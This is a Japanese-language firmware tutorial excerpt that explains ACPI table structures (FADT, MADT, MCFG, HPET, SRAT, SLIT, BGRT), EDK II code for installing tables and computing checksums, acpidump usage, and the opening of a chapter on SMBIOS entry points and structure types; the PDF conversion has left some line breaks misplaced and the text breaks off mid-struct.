### 👉 重要なポイント：

#### 1. ACPI の目的

- OS 主導の電源管理 (OS Directed Power Management)
- ベンダ非依存の標準インターフェース
- デバイス設定の動的変更

#### 2. ACPI アーキテクチャ

- **ACPI テーブル:** UEFI/BIOS が提供する静的情報
- **ACPI Namespace:** OS が構築する階層的デバイツツリー
- **AML:** バイトコード形式のデバイス記述言語

#### 3. テーブルの発見

- RSDP → XSDT → 各種テーブル (FADT, MADT, DSDT など)
- UEFI では EFI Configuration Table から RSDP 取得

#### 4. 電源管理

- **S-State:** システム全体の電源状態 (S0-S5, G3)
- **D-State:** デバイスの電源状態 (D0-D3)
- **C-State:** プロセッサのアイドル状態 (C0-C6)

#### 5. OS との協調

- UEFI がブート時に ACPI テーブルを構築
- OS が AML を実行してデバイスを制御
- ランタイムサービスで変数を共有

次章では、各 ACPI テーブルの詳細な役割について学びます。

---

### 参考資料

- [ACPI Specification 6.5](#) - ACPI 公式仕様書
- [Intel® ACPI Component Architecture \(ACPICA\)](#) - ACPI リファレンス実装
- [ASL Tutorial](#) - ASL プログラミングガイド
- [Linux ACPI Documentation](#) - Linux の ACPI 実装
- [Windows ACPI Debugging](#) - Windows ACPI デバッグ

# ACPI テーブルの役割

## この章で学ぶこと

- 主要な ACPI テーブルの詳細構造
- FADT (Fixed ACPI Description Table) の役割
- MADT (Multiple APIC Description Table) と割り込み設定
- MCFG (Memory Mapped Configuration Table) と PCIe
- その他の重要なテーブル (HPET, SRAT, SLIT, BGRT など)
- ACPI テーブルの作成と検証

## 前提知識

- Part III: ACPI の目的と構造
  - ACPI テーブルの基本概念
  - PCIe と割り込みコントローラの基礎
- 

## FADT (Fixed ACPI Description Table)

**FADT** (別名 FACP) は、ACPI の中核となるテーブルで、ハードウェアの固定機能レジスタ情報と DSDT へのポインタを格納します。

## FADT の構造

```
typedef struct {
    EFI_ACPI_DESCRIPTION_HEADER Header;           // シグネチャ
    "FACP"
    UINT32 FirmwareCtrl;                         // FACS 物理アドレス (32-bit)
    UINT32 Dsdt;                                // DSDT 物理アドレス (32-bit)
    UINT8 Reserved0;                            // ACPI 1.0 互換フィールド
    UINT8 PreferredPmProfile;                   // 推奨電源プロファイル
    UINT16 ScInt;                               // SCI 割り込み番号
    UINT32 SmiCmd;                             // SMI コマンドポート
    UINT8 AcpiEnable;                           // ACPI 有効化コマンド
    UINT8 AcpiDisable;                          // ACPI 無効化コマンド
    UINT8 S4BiosReq;                            // S4 BIOS 要求コマンド
    Register Block PstateCnt;                  // P-State 制御
    Register Block Pm1aEvtBlk;                 // PM1a Event
    Register Block Pm1bEvtBlk;                  // PM1b Event
    Register Block Pm1aCntBlk;                 // PM1a Control
    Register Block Pm1bCntBlk;                  // PM1b Control
    Register Block Pm2CntBlk;                  // PM2 Control
    Register Block PmTmrBlk;                   // PM Timer
    Register Block Gpe0Blk;                    // GPE0 Register
    Block Gpe1Blk;                            // GPE1 Register
    Register Length Pm1EvtLen;                // PM1 Event
    Register Length Pm1CntLen;                // PM1 Control
    Register Length
```

```

    UINT8 Pm2CntLen;                                // PM2 Control
Register Length
    UINT8 PmTmrLen;                                // PM Timer
Register Length
    UINT8 Gpe0BlkLen;                             // GPE0 Block
Length
    UINT8 Gpe1BlkLen;                             // GPE1 Block
Length
    UINT8 Gpe1Base;                               // GPE1 Base
Offset
    UINT8 CstCnt;                                // C-State 制御
    UINT16 PLvl2Lat;                            // C2 レイテンシ
    UINT16 PLvl3Lat;                            // C3 レイテンシ
    UINT16 FlushSize;                           // フラッシュサイズ
    UINT16 FlushStride;                         // フラッシュストラ
イド
    UINT8 DutyOffset;                            // Duty サイクルオ
フセット
    UINT8 DutyWidth;                            // Duty サイクル幅
    UINT8 DayAlrm;                             // RTC Day Alarm
Index
    UINT8 MonAlrm;                             // RTC Month
Alarm Index
    UINT8 Century;                            // RTC Century
Index
    UINT16 IapcBootArch;                        // IA-PC Boot
Architecture Flags
    UINT8 Reserved1;                           // 予約
    UINT32 Flags;                             // Fixed Feature
Flags
    EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE ResetReg; // リセットレジスタ
    UINT8 ResetValue;                           // リセット値
    UINT16 ArmBootArch;                        // ARM Boot
Architecture Flags
    UINT8 MinorVersion;                         // FADT マイナーバ
ージョン
    UINT64 XFirmwareCtrl;                      // FACS 物理アドレ
ス (64-bit)
    UINT64 XDsdt;                             // DSDT 物理アドレ
ス (64-bit)
    EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE XPm1aEvtBlk;
    EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE XpM1bEvtBlk;
    EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE XpM1aCntBlk;
    EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE XpM1bCntBlk;
    EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE XpM2CntBlk;
    EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE XpMtMrBlk;

```

```

EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE XGpe0Blk;
EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE XGpe1Blk;
EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE SleepControlReg;
EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE SleepStatusReg;
UINT64 HypervisorVendorId; // ハイパーバイザベ
ンダ ID
} EFI_ACPI_6_5_FIXED_ACPI_DESCRIPTION_TABLE;

```

## PreferredPmProfile (電源プロファイル)

値	プロファイル	説明
0	Unspecified	未指定
1	Desktop	デスクトップ
2	Mobile	モバイル（ラップトップ）
3	Workstation	ワークステーション
4	Enterprise Server	エンタープライズサーバ
5	SOHO Server	小規模サーバ
6	Appliance PC	アプライアンスPC
7	Performance Server	パフォーマンスサーバ
8	Tablet	タブレット

## Fixed Feature Flags

#define EFI_ACPI_6_5_WBINVD	BIT0 //
WBINVD 命令サポート	
#define EFI_ACPI_6_5_WBINVD_FLUSH	BIT1 //
WBINVD はキャッシュフラッシュ	
#define EFI_ACPI_6_5_PROC_C1	BIT2 // C1 サ
ポート	
#define EFI_ACPI_6_5_P_LVL2_UP	BIT3 // C2 は
マルチプロセッサで動作	
#define EFI_ACPI_6_5_PWR_BUTTON	BIT4 // 電源ボ
タンは制御メソッド	
#define EFI_ACPI_6_5_SLP_BUTTON	BIT5 // スリー
プボタンは制御メソッド	
#define EFI_ACPI_6_5_FIX_RTC	BIT6 // RTC
ウェイクステータスは固定レジスタ	
#define EFI_ACPI_6_5_RTC_S4	BIT7 // RTC
は S4 からウェイク可能	
#define EFI_ACPI_6_5_TMR_VAL_EXT	BIT8 // PM タ
イマは 32-bit	
#define EFI_ACPI_6_5_DCK_CAP	BIT9 // ドッキ
ングサポート	
#define EFI_ACPI_6_5_RESET_REG_SUP	BIT10 // リセット
トレジスタサポート	
#define EFI_ACPI_6_5_SEALED_CASE	BIT11 // 密閉ケ
ース	
#define EFI_ACPI_6_5_HEADLESS	BIT12 // ヘッド
レス (ディスプレイなし)	
#define EFI_ACPI_6_5_CPU_SW_SLP	BIT13 // CPU
をスリープ命令で制御	
#define EFI_ACPI_6_5_PCI_EXP_WAK	BIT14 // PCIe
ウェイクイベント	
#define EFI_ACPI_6_5_USE_PLATFORM_CLOCK	BIT15 // プラット
フォームクロック使用	
#define EFI_ACPI_6_5_S4_RTC_STS_VALID	BIT16 // S4 の
RTC ステータス有効	
#define EFI_ACPI_6_5_REMOTE_POWER_ON_CAPABLE	BIT17 // リモー
ト電源 ON 可能	
#define EFI_ACPI_6_5_FORCE_APIC_CLUSTER_MODEL	BIT18 // APIC
クラスタモード強制	
#define EFI_ACPI_6_5_FORCE_APIC_PHYSICAL_DESTINATION_MODE	BIT19 //
APIC 物理モード強制	
#define EFI_ACPI_6_5_HW_REDUCED_ACPI	BIT20 // ハード

ウェア削減 ACPI

```
#define EFI_ACPI_6_5_LOW_POWER_S0_IDLE_CAPABLE           BIT21 // S0 低  
電力アイドル対応
```

## Generic Address Structure

ACPI 2.0+ では、レジスタアドレスを **Generic Address Structure** で表現します。

```
typedef struct {  
    UINT8   AddressSpaceId;    // 0: System Memory, 1: System I/O, 2:  
    PCI Config, ...  
    UINT8   RegisterBitWidth; // レジスタビット幅  
    UINT8   RegisterBitOffset; // レジスタビットオフセット  
    UINT8   AccessSize;       // アクセスサイズ (0: Undefined, 1: Byte,  
    2: Word, 3: Dword, 4: Qword)  
    UINT64  Address;         // レジスタアドレス  
} EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE;
```

---

## MADT (Multiple APIC Description Table)

**MADT** (別名 APIC) は、システムの割り込みコントローラ (APIC/IOAPIC/GIC) の構成を記述します。

## MADT の構造

```
typedef struct {
    EFI_ACPI_DESCRIPTION_HEADER Header;           // シグネチャ "APIC"
    UINT32 LocalApicAddress;                     // Local APIC ベースアド
    レス
    UINT32 Flags;                                // Flags (Bit 0:
    PCAT_COMPAT)
    // 以降、可変長の Interrupt Controller Structure が続く
} EFI_ACPI_6_5_MULTIPLE_APIC_DESCRIPTION_TABLE_HEADER;
```

### Flags:

- Bit 0 (PCAT\_COMPAT): PC-AT 互換 (8259 PIC が存在)

## Interrupt Controller Structure の種類

MADT には複数の **Interrupt Controller Structure** が含まれます。

Type	名前	説明
0x00	Processor Local APIC	CPU の Local APIC
0x01	I/O APIC	I/O APIC コントローラ
0x02	Interrupt Source Override	IRQ マッピングオーバーライド
0x03	NMI Source	NMI ソース
0x04	Local APIC NMI	Local APIC NMI 設定
0x05	Local APIC Address Override	Local APIC アドレスオーバーライド (64-bit)
0x09	Processor Local x2APIC	x2APIC (拡張 APIC)

## Processor Local APIC Structure

```
typedef struct {
    UINT8    Type;           // 0x00
    UINT8    Length;         // 8
    UINT8    AcpiProcessorUid; // ACPI Processor UID
    UINT8    ApicId;         // Local APIC ID
    UINT32   Flags;          // Bit 0: Enabled, Bit 1: Online
    Capable;
} EFI_ACPI_6_5_PROCESSOR_LOCAL_APIC_STRUCTURE;
```

## I/O APIC Structure

```
typedef struct {
    UINT8    Type;           // 0x01
    UINT8    Length;         // 12
    UINT8    IoApicId;       // I/O APIC ID
    UINT8    Reserved;
    UINT32   IoApicAddress;  // I/O APIC ベースアドレス
    UINT32   GlobalSystemInterruptBase; // この I/O APIC が扱う GSI の開始番号
} EFI_ACPI_6_5_IO_APIC_STRUCTURE;
```

## Interrupt Source Override Structure

レガシー IRQ を GSI (Global System Interrupt) にマッピングします。

```
typedef struct {
    UINT8    Type;           // 0x02
    UINT8    Length;         // 10
    UINT8    Bus;            // バス (0 = ISA)
    UINT8    Source;          // ソース IRQ
    UINT32   GlobalSystemInterrupt; // マッピング先 GSI
    UINT16   Flags;          // Polarity と Trigger Mode
} EFI_ACPI_6_5_INTERRUPT_SOURCE_OVERRIDE_STRUCTURE;
```

**Flags:**

- Bit [1:0]: Polarity (00: Conforms to bus, 01: Active High, 11: Active Low)
- Bit [3:2]: Trigger Mode (00: Conforms to bus, 01: Edge, 11: Level)

**例: IRQ 0 (Timer) → GSI 2 にマッピング**

```
{
    .Type = 0x02,
    .Length = 10,
    .Bus = 0,           // ISA
    .Source = 0,        // IRQ 0
    .GlobalSystemInterrupt = 2, // GSI 2
    .Flags = 0x0005     // Active High, Edge-triggered
}
```

---

## MCFG (Memory Mapped Configuration Table)

**MCFG** は、PCIe の MMCONFIG（メモリマップドコンフィギュレーション空間）のベースアドレスを指定します。

### MCFG の構造

```
typedef struct {
    EFI_ACPI_DESCRIPTION_HEADER Header; // シグネチャ "MCFG"
    UINT64 Reserved;
    // 以降、Base Address Allocation Structure が続く
}
EFI_ACPI_6_5_MEMORY_MAPPED_CONFIGURATION_BASE_ADDRESS_TABLE_HEADER;

typedef struct {
    UINT64 BaseAddress;           // MMCONFIG ベースアドレス
    UINT16 PciSegmentGroupNumber; // PCI セグメント番号
    UINT8 StartBusNumber;         // 開始バス番号
    UINT8 EndBusNumber;          // 終了バス番号
    UINT32 Reserved;
}
EFI_ACPI_6_5_MEMORY_MAPPED_CONFIGURATION_SPACE_BASE_ADDRESS_ALLOCATION_STRUCTURE;
```

例: セグメント 0, バス 0-255, ベースアドレス 0xE0000000

```
{  
    .BaseAddress = 0xE0000000,  
    .PciSegmentGroupNumber = 0,  
    .StartBusNumber = 0,  
    .EndBusNumber = 255,  
    .Reserved = 0  
}
```

この設定により、PCIe Config Space は以下のようにマップされます：

```
Bus 0, Device 0, Function 0, Offset 0x00: 0xE0000000  
Bus 0, Device 0, Function 0, Offset 0xFF: 0xE00000FF  
Bus 0, Device 1, Function 0, Offset 0x00: 0xE0008000  
Bus 1, Device 0, Function 0, Offset 0x00: 0xE0100000  
...  
Bus 255, Device 31, Function 7, Offset 0xFFFF: 0xFFFFFFFF
```

---

## HPET (High Precision Event Timer Table)

HPET は、高精度タイマのハードウェア情報を記述します。

### HPET の構造

```
typedef struct {  
    EFI_ACPI_DESCRIPTION_HEADER Header; // シグネチャ  
    "HPET"  
    UINT32 EventTimerBlockId;  
    EFI_ACPI_6_5_GENERIC_ADDRESS_STRUCTURE BaseAddressLower32Bit;  
    UINT8 HpetNumber;  
    UINT16 MainCounterMinimumClockTickInPeriodicMode;  
    UINT8 PageProtectionAndOemAttribute;  
} EFI_ACPI_6_5_HIGH_PRECISION_EVENT_TIMER_TABLE_HEADER;
```

### EventTimerBlockId:

- Bit [15:0]: Hardware Revision ID
- Bit [23:16]: Number of Comparators
- Bit [24]: Counter Size (0: 32-bit, 1: 64-bit)
- Bit [31:25]: Reserved

例:

```
{  
    .Header = {  
        .Signature = SIGNATURE_32 ('H', 'P', 'E', 'T'),  
        .Length = sizeof  
(EFI_ACPI_6_5_HIGH_PRECISION_EVENT_TIMER_TABLE_HEADER),  
        .Revision = 0x01,  
        .Checksum = 0, // 自動計算  
    },  
    .EventTimerBlockId = 0x8086A201, // Intel, Rev 1, 2 comparators,  
64-bit  
    .BaseAddressLower32Bit = {  
        .AddressSpaceId = EFI_ACPI_6_5_SYSTEM_MEMORY,  
        .RegisterBitWidth = 64,  
        .RegisterBitOffset = 0,  
        .AccessSize = EFI_ACPI_6_5_QWORD,  
        .Address = 0xFED00000  
    },  
    .HpetNumber = 0,  
    .MainCounterMinimumClockTickInPeriodicMode = 0x0080, // 128  
    .PageProtectionAndOemAttribute = 0  
}
```

---

## SRAT (System Resource Affinity Table)

SRAT は、NUMA (Non-Uniform Memory Access) システムで、CPU とメモリの親和性を記述します。

## SRAT の構造

```
typedef struct {
    EFI_ACPI_DESCRIPTION_HEADER Header; // シグネチャ "SRAT"
    UINT32 Reserved1;
    UINT64 Reserved2;
    // 以降、Affinity Structure が続く
} EFI_ACPI_6_5_SYSTEM_RESOURCE_AFFINITY_TABLE_HEADER;
```

## Processor Local APIC/SAPIC Affinity Structure

```
typedef struct {
    UINT8 Type; // 0x00
    UINT8 Length; // 16
    UINT8 ProximityDomain7To0;
    UINT8 ApicId;
    UINT32 Flags; // Bit 0: Enabled
    UINT8 LocalSapicEid;
    UINT8 ProximityDomain31To8[3];
    UINT32 ClockDomain;
} EFI_ACPI_6_5_PROCESSOR_LOCAL_APIC_SAPIC_AFFINITY_STRUCTURE;
```

## Memory Affinity Structure

```
typedef struct {
    UINT8 Type; // 0x01
    UINT8 Length; // 40
    UINT32 ProximityDomain; // NUMA ノード番号
    UINT16 Reserved1;
    UINT64 AddressBaseLow; // メモリ範囲開始アドレス (下位)
    UINT64 AddressBaseHigh; // メモリ範囲開始アドレス (上位)
    UINT64 LengthLow; // メモリ範囲サイズ (下位)
    UINT64 LengthHigh; // メモリ範囲サイズ (上位)
    UINT32 Reserved2;
    UINT32 Flags; // Bit 0: Enabled, Bit 1: Hot
    Pluggable, Bit 2: Non-Volatile
} EFI_ACPI_6_5_MEMORY_AFFINITY_STRUCTURE;
```

---

# SLIT (System Locality Information Table)

SLIT は、NUMA ノード間の相対的な距離（レイテンシ）を記述します。

## SLIT の構造

```
typedef struct {
    EFI_ACPI_DESCRIPTION_HEADER Header; // シグネチャ "SLIT"
    UINT64 NumberOfSystemLocalities;
    UINT8 Entry[1]; // N x N の行列 (N = NumberOfSystemLocalities)
} EFI_ACPI_6_5_SYSTEM_LOCALITY_DISTANCE_INFORMATION_TABLE_HEADER;
```

### 例: 2ノードシステム

```
Entry[0][0] = 10 // ノード 0 → ノード 0 (自身)
Entry[0][1] = 20 // ノード 0 → ノード 1
Entry[1][0] = 20 // ノード 1 → ノード 0
Entry[1][1] = 10 // ノード 1 → ノード 1 (自身)
```

値は相対的な距離で、自ノードは通常 10、リモートノードはそれより大きい値（例: 20, 30）。

---

# BGRT (Boot Graphics Resource Table)

BGRT は、ブート時のロゴ画像の情報を OS に伝えます。

## BGRT の構造

```
typedef struct {
    EFI_ACPI_DESCRIPTION_HEADER Header; // シグネチャ "BGRT"
    UINT16 Version; // バージョン (1)
    UINT8 Status; // Bit 0: Displayed, Bit 1-2: Orientation
    UINT8 ImageType; // 0: BMP
    UINT64 ImageAddress; // 画像データの物理アドレス
    UINT32 ImageOffsetX; // 画像の X オフセット
    UINT32 ImageOffsetY; // 画像の Y オフセット
} EFI_ACPI_6_5_BOOT_GRAPHICS_RESOURCE_TABLE;
```

### Status:

- Bit 0: 0 = 非表示, 1 = 表示済み
  - Bit [2:1]: Orientation (00: 0°, 01: 90°, 10: 180°, 11: 270°)
- 

## ACPI テーブルの作成と検証

### EDK II での ACPI テーブル作成

UEFI ファームウェアは **ACPI Table Protocol** を使ってテーブルをインストールします。

```

/***
  ACPI テーブルをインストール

  @param[in]  AcpiTable  ACPI テーブルデータ
  @param[in]  TableSize  テーブルサイズ

  @retval EFI_SUCCESS  成功
***/

EFI_STATUS
InstallAcpiTable (
    IN VOID      *AcpiTable,
    IN UINTN     TableSize
)
{
    EFI_ACPI_TABLE_PROTOCOL  *AcpiTableProtocol;
    UINTN                   TableKey;
    EFI_STATUS               Status;

    Status = gBS->LocateProtocol (
                    &gEfiAcpiTableProtocolGuid,
                    NULL,
                    (VOID **)&AcpiTableProtocol
                );
    if (EFI_ERROR (Status)) {
        return Status;
    }

    Status = AcpiTableProtocol->InstallAcpiTable (
                    AcpiTableProtocol,
                    AcpiTable,
                    TableSize,
                    &TableKey
                );

    return Status;
}

```

## チェックサム計算

すべての ACPI テーブルはチェックサムを持ちます。

```

/***
 * ACPI テーブルのチェックサムを計算
 *
 * @param[in] Table ACPI テーブル
 *
 * @retval チェックサム値
 */
UINT8
CalculateChecksum8 (
    IN UINT8 *Table,
    IN UINTN Length
)
{
    UINT8 Sum = 0;
    UINTN Index;

    for (Index = 0; Index < Length; Index++) {
        Sum = (UINT8)(Sum + Table[Index]);
    }

    return (UINT8)(0x100 - Sum);
}

// 使用例
EFI_ACPI_DESCRIPTION_HEADER *Header = (EFI_ACPI_DESCRIPTION_HEADER
*)Table;
Header->Checksum = 0;
Header->Checksum = CalculateChecksum8 ((UINT8 *)Table, Header-
>Length);

```

## Linux での ACPI テーブルダンプ

```

# すべての ACPI テーブルをダンプ
sudo acpidump > acpidump.dat

# AML を逆アセンブル
sudo acpidump -b # バイナリ出力
iasl -d *.dat      # 逆アセンブル

```

---

# 演習問題

## 基本演習

1. **FADT 読み取り** システムの FADT テーブルを読み取り、PreferredPmProfile と PM1a Event Block アドレスを表示するプログラムを作成してください。
2. **MADT 解析** MADT テーブルを解析し、システムの CPU 数と I/O APIC 数を表示するプログラムを作成してください。

## 応用演習

3. **MCFG 活用** MCFG テーブルから MMCONFIG ベースアドレスを取得し、Bus 0, Device 0, Function 0 の Vendor ID を読み取るコードを書いてください。
4. **カスタム SSDT 作成** 簡単なデバイス（例: GPIO コントローラ）を記述した SSDT を ASL で作成し、コンパイルして UEFI ファームウェアに組み込んでください。

## チャレンジ演習

5. **NUMA 情報表示** SRAT と SLIT テーブルを解析し、NUMA ノードの構成とノード間距離を視覚化するツールを作成してください。
6. **ACPI テーブルバリデータ** 任意の ACPI テーブルを読み込み、チェックサムとシグネチャを検証するツールを作成してください。

---

## まとめ

この章では、主要な ACPI テーブルの詳細構造と役割について学びました。

 **重要なポイント：**

## 1. FADT (FACP)

- ACPI の中核テーブル、DSDT へのポインタを保持
- PM レジスタ、GPE レジスタのアドレス情報
- 電源プロファイル、Fixed Feature Flags

## 2. MADT (APIC)

- 割り込みコントローラの構成
- Local APIC、I/O APIC、Interrupt Source Override
- IRQ から GSI へのマッピング

## 3. MCFG

- PCIe MMCONFIG ベースアドレス
- セグメント、バス範囲の指定

## 4. その他の重要なテーブル

- **HPET**: 高精度タイマ
- **SRAT/SLIT**: NUMA 構成とレイテンシ
- **BGRT**: ブートロゴ画像

## 5. テーブル作成

- EDK II の ACPI Table Protocol でインストール
- チェックサムの計算と検証
- acpidump と iasl でデバッグ

次章では、SMBIOS と MP テーブルの役割について学びます。

---

### 参考資料

- [ACPI Specification 6.5](#) - ACPI 公式仕様書（各テーブルの詳細）
- [Intel® ACPI Component Architecture](#) - iasl コンパイラと acpidump ツール
- [EDK II ACPI Module](#) - EDK II の ACPI 実装
- [Linux ACPI Tables](#) - Linux での ACPI テーブル処理
- [UEFI ACPI Data Table](#) - UEFI Specification 付録 O

# SMBIOS と MP テーブルの役割

## 🎯 この章で学ぶこと

- SMBIOS (System Management BIOS) の目的と構造
- 主要な SMBIOS テーブルタイプ
- SMBIOS データの取得と活用
- MP (Multi-Processor) テーブルの役割 (レガシー)
- SMBIOS テーブルの作成方法


## 📚 前提知識

- Part III: ACPI テーブルの役割
- ファームウェアテーブルの基本概念
- 文字列エンコーディング (ASCII, UTF-8)

## SMBIOS とは何か

**SMBIOS (System Management BIOS)** は、ハードウェアの構成情報を OS やツールに提供するための標準規格です。

## SMBIOS の歴史



## SMBIOS の目的：

- ハードウェアインベントリの提供 (CPU、メモリ、BIOS など)
- 管理ツールでの資産管理
- OS のハードウェア認識支援
- 診断ツールでの情報収集

## SMBIOS の用途

カテゴリ	情報	例
システム情報	メーカー、モデル、シリアル番号	Dell OptiPlex 9020, S/N: ABC123
BIOS 情報	ベンダ、バージョン、リリース日	American Megatrends, v1.0, 2023/01/15
プロセッサ	CPU 種類、周波数、コア数	Intel Core i7-13700K, 3.4GHz, 16 cores
メモリ	サイズ、速度、メーカー	16GB DDR4-3200, Samsung
マザーボード	メーカー、モデル、BIOS バージョン	ASUS ROG MAXIMUS Z790
デバイス	ディスク、ネットワーク、ポート	NVMe SSD 1TB, Intel I219-V NIC

## SMBIOS のアーキテクチャ

### SMBIOS Entry Point

SMBIOS データは **Entry Point Structure** から始まります。SMBIOS 2.x と 3.x で異なる形式を使用します。

#### SMBIOS 2.x Entry Point (32-bit)

```
typedef struct {
    UINT8    AnchorString[4];           // "_SM_"
    UINT8    EntryPointStructureChecksum;
    UINT8    EntryPointLength;          // 0x1F (31 bytes)
    UINT8    MajorVersion;
    UINT8    MinorVersion;
    UINT16   MaxStructureSize;
    UINT8    EntryPointRevision;
    UINT8    FormattedArea[5];
    UINT8    IntermediateAnchorString[5]; // "_DMI_"
    UINT8    IntermediateChecksum;
    UINT16   TableLength;
    UINT32   TableAddress;             // SMBIOS テーブルの物理アドレス
    UINT16   NumberOfSmbiosStructures;
    UINT8    SmbiosBcdRevision;
} SMBIOS_TABLE_ENTRY_POINT;
```

### SMBIOS 3.x Entry Point (64-bit)

```
typedef struct {
    UINT8    AnchorString[5];           // "_SM3_"
    UINT8    EntryPointStructureChecksum;
    UINT8    EntryPointLength;          // 0x18 (24 bytes)
    UINT8    MajorVersion;
    UINT8    MinorVersion;
    UINT8    DocRev;
    UINT8    EntryPointRevision;        // 0x01
    UINT8    Reserved;
    UINT32   TableMaximumSize;
    UINT64   TableAddress;             // SMBIOS テーブルの物理アドレス
    (64-bit)
} SMBIOS_TABLE_3_0_ENTRY_POINT;
```

## UEFI での SMBIOS Entry Point 取得

```
/***
SMBIOS Entry Point を検索

@retval SMBIOS Entry Point アドレス
**/>
VOID *
FindSmbiosEntryPoint (
    VOID
)
{
    EFI_CONFIGURATION_TABLE *ConfigTable;
    UINTN                 Index;

    ConfigTable = gST->ConfigurationTable;

    for (Index = 0; Index < gST->NumberOfTableEntries; Index++) {
        // SMBIOS 3.0 (64-bit)
        if (CompareGuid (&ConfigTable[Index].VendorGuid,
&gEfiSmbios3TableGuid)) {
            return ConfigTable[Index].VendorTable;
        }
        // SMBIOS 2.x (32-bit)
        if (CompareGuid (&ConfigTable[Index].VendorGuid,
&gEfiSmbiosTableGuid)) {
            return ConfigTable[Index].VendorTable;
        }
    }

    return NULL;
}
```

---

## SMBIOS テーブル構造

### Structure Header

すべての SMBIOS 構造体は共通のヘッダを持ちます。

```

typedef struct {
    UINT8     Type;           // テーブルタイプ
    UINT8     Length;         // フォーマット部分のサイズ
    UINT16   Handle;          // 一意なハンドル
    // 以降、タイプ固有のデータ
    // さらに以降、NULL 終端文字列の配列
} SMBIOS_STRUCTURE;

```

## 文字列の格納方法

SMBIOS では、可変長文字列は構造体の後に NULL 終端文字列として格納されます。

```

[Structure Header]
[Formatted Area (Type-specific data)]
[String 1]\0
[String 2]\0
[String 3]\0
\0 ← 文字列セクションの終端（ダブル NULL）

```

### 例：Type 0 (BIOS Information)

Offset	Data	
0x00	00	← Type: 0 (BIOS Information)
0x01	18	← Length: 24 bytes
0x02	00 01	← Handle: 0x0100
0x04	01	← Vendor: String 1
0x05	02	← BIOS Version: String 2
0x06	E8 00	← BIOS Starting Segment: 0x00E8
0x08	03	← BIOS Release Date: String 3
...		
0x18	"American Megatrends\0"	← String 1
	"1.0.0\0"	← String 2
	"2023/01/15\0"	← String 3
	\0	← End of strings

---

# 主要な SMBIOS テーブルタイプ

## Type 0: BIOS Information

```
typedef struct {
    SMBIOS_STRUCTURE Hdr;           // Type = 0
    UINT8 Vendor;                  // String
    UINT8 BiosVersion;             // String
    UINT16 BiosSegment;            // BIOS Starting Address Segment
    UINT8 BiosReleaseDate;          // String
    UINT8 BiosSize;                // (n + 1) * 64KB
    UINT64 BiosCharacteristics;     // BIOS Characteristics
    UINT8 BIOSCharacteristicsExtensionBytes[2];
    UINT8 SystemBiosMajorRelease;
    UINT8 SystemBiosMinorRelease;
    UINT8 EmbeddedControllerFirmwareMajorRelease;
    UINT8 EmbeddedControllerFirmwareMinorRelease;
    UINT16 ExtendedBiosSize;        // Extended BIOS Size (unit: MB
or GB)
} SMBIOS_TABLE_TYPE0;
```

例：

```
SMBIOS_TABLE_TYPE0 Type0 = {
    .Hdr = {
        .Type = 0,
        .Length = sizeof (SMBIOS_TABLE_TYPE0),
        .Handle = 0x0000
    },
    .Vendor = "American
Megatrends",
    .BiosVersion = "1.0.0",           // String 2: "1.0.0"
    .BiosSegment = 0xE800,             // 0xE800
    .BiosReleaseDate = "2023/01/15",   // String 3: "2023/01/15"
    .BiosSize = 127,                  // (127+1) * 64KB = 8MB
    .BiosCharacteristics = 0x0B,       // PCI, Plug and Play, ...
    .SystemBiosMajorRelease = 1,
    .SystemBiosMinorRelease = 0
};
// Strings: "American Megatrends\0" "1.0.0\0" "2023/01/15\0\0"
```

## Type 1: System Information

```
typedef struct {
    SMBIOS_STRUCTURE Hdr;           // Type = 1
    UINT8 Manufacturer;             // String
    UINT8 ProductName;              // String
    UINT8 Version;                  // String
    UINT8 SerialNumber;             // String
    UINT8 Uuid[16];                 // Universal Unique ID
    UINT8 WakeUpType;               // Wake-up Type
    UINT8 SKUNumber;                // String
    UINT8 Family;                   // String
} SMBIOS_TABLE_TYPE1;
```

## Type 2: Baseboard (Motherboard) Information

```
typedef struct {
    SMBIOS_STRUCTURE Hdr;           // Type = 2
    UINT8 Manufacturer;             // String
    UINT8 ProductName;              // String
    UINT8 Version;                  // String
    UINT8 SerialNumber;             // String
    UINT8 AssetTag;                 // String
    UINT8 FeatureFlag;              // Feature Flags
    UINT8 LocationInChassis;         // String
    UINT16 ChassisHandle;            // Chassis Handle
    UINT8 BoardType;                 // Board Type
    UINT8 NumberOfContainedObjectHandles;
    UINT16 ContainedObjectHandles[1];
} SMBIOS_TABLE_TYPE2;
```

## Type 4: Processor Information

```
typedef struct {
    SMBIOS_STRUCTURE Hdr;           // Type = 4
    UINT8 Socket;                  // String
    UINT8 ProcessorType;           // CPU = 3
    UINT8 ProcessorFamily;          // Family (Intel, AMD, ...)
    UINT8 ProcessorManufacturer;    // String
    UINT64 ProcessorId;            // CPUID
    UINT8 ProcessorVersion;         // String
    UINT8 Voltage;                 // Voltage
    UINT16 ExternalClock;          // External Clock (MHz)
    UINT16 MaxSpeed;               // Max Speed (MHz)
    UINT16 CurrentSpeed;           // Current Speed (MHz)
    UINT8 Status;                  // Status
    UINT8 ProcessorUpgrade;         // Upgrade
    UINT16 L1CacheHandle;           // Type 7 Handle
    UINT16 L2CacheHandle;           // Type 7 Handle
    UINT16 L3CacheHandle;           // Type 7 Handle
    UINT8 SerialNumber;             // String
    UINT8 AssetTag;                // String
    UINT8 PartNumber;               // String
    UINT8 CoreCount;                // Core Count
    UINT8 EnabledCoreCount;          // Enabled Core Count
    UINT8 ThreadCount;              // Thread Count
    UINT16 ProcessorCharacteristics; // Characteristics
    UINT16 ProcessorFamily2;         // Extended Family
    UINT16 CoreCount2;              // Extended Core Count
    UINT16 EnabledCoreCount2;        // Extended Enabled Core Count
    UINT16 ThreadCount2;             // Extended Thread Count
} SMBIOS_TABLE_TYPE4;
```

## Type 17: Memory Device

```
typedef struct {
